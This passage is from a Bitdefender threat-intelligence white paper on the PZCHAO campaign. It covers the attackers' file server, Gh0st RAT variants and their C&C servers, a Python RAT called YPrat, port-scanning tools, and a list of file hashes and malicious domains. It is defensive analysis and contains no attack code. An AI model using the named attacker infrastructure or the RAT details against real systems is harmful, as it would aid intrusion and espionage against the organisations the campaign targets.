
3. The malware hosting infrastructure

3.1. The HTTP File Server

While analyzing the download URL *down.pzchao.com* , we realized that it runs on a HTTP file server and we managed to obtain a list of all files hosted on it, including meta-information such as last modification timestamps and number of downloads. A partial list of files and the number of hits can be seen in the image below:




Another interesting aspect is that attackers often reset the download counters along with the IP Logs that keep a record of the targeted victims of different campaigns. As shown in the hit log above, the most-downloaded malicious modules are the SFX installer and the Gh0st RAT backdoor. The statistics also show that the number of hits (and implicitly, the number of victims) is constantly increasing, as per the graphic below:



3.1.1. Backdoors

The malware server also hosts five payloads that act as backdoors on the targeted systems. All five payloads are versions of the Gh0st RAT tool. Two of these (8060.exe and 8555-.exe) communicate with the same main C&C server *rat.pzchao.com.* What differs is that the packets exchanged between the client and the server begin with a plaintext header "Spidern", followed by the data packet that is compressed using zlib.



The other two samples (9527.exe and 8555++.exe) communicate with other two servers that are part of the infrastructure *dll.pzchao.com ; 455.pzchao.com.* These versions will download the RAT server from *dll.pzchao.com.*

3.1.2. YPrat

The download server also contains a Remote Access Trojan developed in Python (both client and server). This server is used to listen for connections on the same IP but on a different port (444). Our analysis revealed that it has extra features, such as downloading and uploading files on remote infected systems, as well as information harvesting. Judging by the small number of downloads, we presume that this payload is currently undergoing testing.

```
2013-3-14 16:48:18      2.8 K    3    /YPrat/Client/Common.pyc
2017-1-7 1:28:55        210      3    /YPrat/Client/Global.py
2017-1-7 1:29:03        452      2    /YPrat/Client/Global.pyc
2013-3-14 16:48:18      2.7 K    2    /YPrat/Client/Manager.pyc
2013-3-14 16:48:18      119      2    /YPrat/Client/__init__.pyc
2013-3-14 16:48:18      1.7 K    2    /YPrat/Client.pyc
2017-1-23 21:44:42      47       3    /YPrat/config.ini
2013-3-14 16:48:18      4.5 K    2    /YPrat/Core/Common.pyc
2013-3-14 16:48:18      417      2    /YPrat/Core/Event.pyc
2013-3-14 16:48:18      551      2    /YPrat/Core/Init.pyc
2013-3-14 16:48:18      945      2    /YPrat/Core/Log.pyc
2013-3-14 16:48:18      1.5 K    2    /YPrat/Core/Static.pyc
2013-3-14 16:48:18      955      2    /YPrat/Core/ThreadModule.pyc
2013-3-14 16:48:18      117      2    /YPrat/Core/__init__.pyc
```

3.1.3 Port Scanning Tools

Another category of tools hosted on the same server is port scanning applications, complemented by a set of IP logs passed as an argument to the scanning tools. These logs feature a range of subnets, mainly located in Asia. They are contained within the IP logs, which means that, prior to an infection, the attackers first search for vulnerabilities to exploit on the targeted systems.

Conclusions

Even though the tools used in this particular attack are a few years old, they are battle-tested and more than suitable for future attacks. The ability to download most of these for free on certain underground hacking forums decreases the cost of attack without compromising on stealth or effectiveness. Usually, threat actors are constantly modifying these tools to make them suitable for their targets they have in their crosshairs: governments or strategic institutions such as education, telecommunication and so on.

As described in this paper, this remote access Torjan's espionage capabilities and extensive intelligence harvesting from victims turns it into an extremely powerful tool that is very difficult to identify. The C&C rotation during the Trojan's lifecycle also helps evade detection at the network level, while the impersonation of legitimate, known applications takes care of the rest.

4. Indicators of compromise (IoC)

718f9ca7a38a15b0d34a29a0b8b50c88bea9d67501ca6e2ae96fbc79edecdb9d

2b98d9c0d30d09e791ad4dc981a17fa3e48fda7f1dfd68fd037946531e2cf718

d26fb51be2d3db37fa37ba542365f616a1cecc3e4e0287e7a29a3a5a2dce7083

d2591f4fe1c65e687c69cac007af27d24f656af5bc8eb8ff20064264fb71d56b

da4f90ad50df05899bbcb7e9359da4541f989c57602ad2705eef1d561c99cfc3

dca2e23324f7a740d431eef0083c0b795c63fb2f4ae4bc55bc236b12ea0510e2

d26fb51be2d3db37fa37ba542365f616a1cecc3e4e0287e7a29a3a5a2dce7083

2234a0ecb268aa8a855b23ad0c12cf39d1a18768c857ff6b8cd7af5e2f694525

fb602ff538f71c04b2c8271514b3923d72543ed92e717c046884f3eb1317e2af

97b69d8e0cf55708309c37d332137d10242a201c0dd93d6a513e5038dc139f57

19841507ccf88d717a09bbba06a36644f1a555d1a53a11a2dea384bfccb9749f

0ccc0fec930917707cf8573f4c5d0845197b95e300f8692757060910e50a1de6

698db26e6f87e19dae93034fb9e1543e8675135e6da85120de20ab6ebbe9f30b

a1ea427062bc9c497ed0660845c7e395500bf3d7f2f64c2a3f1137437d8ab6c9

d7c0d5f399cf3f6738373aa72a5624352ce9eec1d2420c2aa91f73c565b721fd

5a28683ee05c11670e17639f4eb99609ac3d665c45d50746e5898d9efdfd4a83

ba2ffb1ff4003db3fdf3cf48b38b3ba6c447844b4399781cbb930fc9e11c23a4

7b33a8c1184683f94598b4bb558f5050d5512b2cb66efa27d58322b97cf5569c

81141007975251abadaa4c055f79999c0e61fb95724bfa4f98a91ced00534ebb

down.pzchao.com

up.pzchao.com

dll.pzchao.com

pzchao.com.445

rat.pzchao.com

centuriosa.info

zll855.no-ip.info

zll855.gicp.net

Author: Ivona Alexandra Chili – Forensics Engineer, Cyber Threat Intelligence Lab

Notes

BD-Business-Feb.01.2018-Tk#: CREA-2452
Bitdefender-Business-2017-WhitePaper-PZCHAO-crea2452-en_EN

Bitdefender

Bitdefender is a global security technology company that provides cutting edge end-to-end cyber security solutions and advanced threat protection to more than 500 million users in more than 150 countries. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a provider of choice in both hybrid infrastructure security and endpoint protection. Through R&D, alliances and partnerships, Bitdefender is trusted to be ahead and deliver robust security you can rely on. More information is available at http://www.bitdefender.com.

© 2018 Bitdefender. All rights reserved. All trademarks, trade names, and products referenced herein are property of their respective owners.
FOR MORE INFORMATION VISIT: bitdefender.com/business